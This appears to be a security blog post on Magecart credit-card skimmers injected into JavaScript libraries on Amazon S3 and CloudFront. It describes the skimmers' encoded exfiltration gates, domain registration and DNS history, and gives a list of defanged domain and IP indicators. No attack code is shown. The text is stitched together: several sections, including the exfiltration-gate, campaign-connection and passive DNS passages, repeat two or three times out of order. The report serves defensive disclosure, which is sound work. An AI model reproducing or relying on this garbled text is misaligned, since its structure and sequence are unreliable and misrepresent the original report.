
Historical passive DNS [records](#) show that on 05-25-2019, `font-assets[.]com` started resolving to `45.114.8[.]161`. The same thing happened for `ww1-filecloud[.]com`, which ended up resolving to `45.114.8[.]159` after [a few swaps](#).

### Finding and exploiting weaknesses

This type of attack on private CDN repositories is not new, but reminds us that threat actors will look to exploit anything that is vulnerable to gain entry into systems. Sometimes, coming in from the front door might not be a viable option, so they will look for other ways.

While this example is not a third-party script supply-chain attack, it is served from third-party infrastructure. Beyond applying the same level of access control to your own CDN-hosted repositories as your actual website, other measures—such as validation of any externally loaded content (via [Subresource Integrity](#) checks, for example)—can save the day.





## Exfiltration gate

This skimmer uses two levels of encoding (hex followed by Base64) to hide some of its payload, including the exfiltration gate (`cdn-imgcloud[.]com`). The stolen form data is also encoded before being sent back to the criminal infrastructure.

While we would have expected to see many Magento e-commerce shops, some of the victims included a news portal, a lawyer’s office, a software company, and a small telecom operator, all running a variety of Content Management Systems (CMSes).


As such, many did not even have a payment form within their site. Most simply had a sign up or login form instead. This makes us believe that Magecart threat actors may be conducting “spray and pray” attacks on the

CDNs they are able to access. Perhaps they are hoping to compromise libraries for sites with high traffic or tied to valuable infrastructure from which they can steal input data.

### Connection with existing campaign

The skimmer used in this attack looked eerily familiar. Indeed, by going back in time, we noted it used to have the same exfiltration gate (font-assets[.]com) identified by Yonathan Klijsma in [RiskIQ's report](#) on several recent supply-chain attacks.


RiskIQ, in partnership with [Abuse.ch](#) and the [Shadowserver Foundation](#), sinkholed both that domain and another (ww1-filecloud[.]com) in an effort to disrupt the criminal's infrastructure.



A cursory look at this new `cdn-imgcloud[.]com` gate shows that it was registered just a couple days after the RiskIQ blog post came out and uses Carbon2u (which has a certain [history](#)) as nameservers.

```
Creation Date: 2019-05-16T07:12:30Z
Registrar: Shinjiru Technology Sdn Bhd
Name Server: NS1.CARBON2U.COM
Name Server: NS2.CARBON2U.COM
```

The domain resolves to the IP address `45.114.8[.]160` that belongs to ASN 55933 in Hong Kong. By exploring the same subnet, we can find other exfiltration gates also registered recently.



What we can also see from the above VirusTotal graph, is that the two domains (`font-assets[.]com` and `ww1-filecloud[.]com`) that were previously sinkholed to `179.43.144[.]137` (server in Switzerland) came back into the hands of the criminals.

Historical passive DNS [records](#) show that on 05-25-2019, `font-assets[.]com` started resolving to `45.114.8[.]161`. The same thing happened for `ww1-filecloud[.]com`, which ended up resolving to `45.114.8[.]159` after [a few swaps](#).

### Finding and exploiting weaknesses

This type of attack on private CDN repositories is not new, but reminds us that threat actors will look to exploit anything that is vulnerable to gain entry into systems. Sometimes, coming in from the front door might not be a viable option, so they will look for other ways.


While this example is not a third-party script supply-chain attack, it is served from third-party infrastructure. Beyond applying the same level of access control to your own CDN-hosted repositories as your actual website, other measures—such as validation of any externally loaded content (via [Subresource Integrity](#) checks, for example)—can save the day.

We reached out to the victims we identified in this campaign and several have already remediated the breach. In other cases, we filed an abuse report directly with Amazon. [Malwarebytes](#) users are protected against the skimmers mentioned in this blog and the new ones we discover each day.

### Indicators of Compromise (IoCs)

- ww1-filecloud[.]com,45.114.8[.]159
- cdn-imgcloud[.]com,45.114.8[.]160
- font-assets[.]com,45.114.8[.]161
- wix-cloud[.]com,45.114.8[.]162
- js-cloudhost[.]com,45.114.8[.]163

Update (06-08-2019): The compromises of Amazon S3 buckets continue and some large sites are being affected. Our crawler spotted a malicious injection that loads a skimmer for the Washington Wizards page on the official NBA.com website.



The skimmer was inserted in [this JavaScript library](#):

```
hxxps://s3[.]amazonaws[.]com/wsaimages/js/wizards[.]js
```

Interestingly, this same library had already been altered (loading content from [com \(opens in a new tab\)">some time earlier in January](#) of this year. We have reported this incident to Amazon. A complete archived scan of the page can be found [here](#).

—

Late last week, we observed a number of compromises on [Amazon CloudFront](#) – a Content Delivery Network (CDN) – where hosted JavaScript libraries were tampered with and injected with web skimmers.

Although attacks that involve CDNs usually affect a large number of web properties at once via their supply chain, this isn't always the case. Some websites either use Amazon's cloud infrastructure to host their own libraries or link to code developed specifically for them and hosted on a custom [AWS S3](#) bucket.

Without properly validating content loaded externally, these sites are exposing their users to various threats, including some that pilfer credit card data. After analyzing these breaches, we found that they are a continuation of a campaign from Magecart threat actors attempting to cast a wide net around many different CDNs.

### **The ideal place to conceal a skimmer**


CDNs are widely used because they provide great benefits to website owners, including optimizing load times and cost, as well as helping with all sorts of data analytics.

The sites we identified during a crawl had nothing in common other than the fact they were all using their own custom CDN to load various libraries. In effect, the only resulting victims of a compromise on their CDN repository would be themselves.

This first example shows a JavaScript library that is hosted on its own dedicated AWS S3 bucket. The skimmer can be seen appended to the original code and using obfuscation to conceal itself.

This second case shows the skimmer injected not just in one library, but several contained within the same directory, once again part of an S3 bucket that is only used by this one website.





## Exfiltration gate

This skimmer uses two levels of encoding (hex followed by Base64) to hide some of its payload, including the exfiltration gate (`cdn-imgcloud[.]com`). The stolen form data is also encoded before being sent back to the criminal infrastructure.

While we would have expected to see many Magento e-commerce shops, some of the victims included a news portal, a lawyer’s office, a software company, and a small telecom operator, all running a variety of Content Management Systems (CMSes).


As such, many did not even have a payment form within their site. Most simply had a sign up or login form instead. This makes us believe that Magecart threat actors may be conducting “spray and pray” attacks on the

CDNs they are able to access. Perhaps they are hoping to compromise libraries for sites with high traffic or tied to valuable infrastructure from which they can steal input data.

### Connection with existing campaign

The skimmer used in this attack looked eerily familiar. Indeed, by going back in time, we noted it used to have the same exfiltration gate (font-assets[.]com) identified by Yonathan Klijsma in [RiskIQ's report](#) on several recent supply-chain attacks.


RiskIQ, in partnership with [Abuse.ch](#) and the [Shadowserver Foundation](#), sinkholed both that domain and another (ww1-filecloud[.]com) in an effort to disrupt the criminal's infrastructure.



A cursory look at this new `cdn-imgcloud[.]com` gate shows that it was registered just a couple days after the RiskIQ blog post came out and uses Carbon2u (which has a certain [history](#)) as nameservers.

```
Creation Date: 2019-05-16T07:12:30Z
Registrar: Shinjiru Technology Sdn Bhd
Name Server: NS1.CARBON2U.COM
Name Server: NS2.CARBON2U.COM
```

The domain resolves to the IP address `45.114.8[.]160` that belongs to ASN 55933 in Hong Kong. By exploring the same subnet, we can find other exfiltration gates also registered recently.



What we can also see from the above VirusTotal graph, is that the two domains (`font-assets[.]com` and `ww1-filecloud[.]com`) that were previously sinkholed to `179.43.144[.]137` (server in Switzerland) came back into the hands of the criminals.

Historical passive DNS [records](#) show that on 05-25-2019, `font-assets[.]com` started resolving to `45.114.8[.]161`. The same thing happened for `ww1-filecloud[.]com`, which ended up resolving to `45.114.8[.]159` after [a few swaps](#).

### Finding and exploiting weaknesses

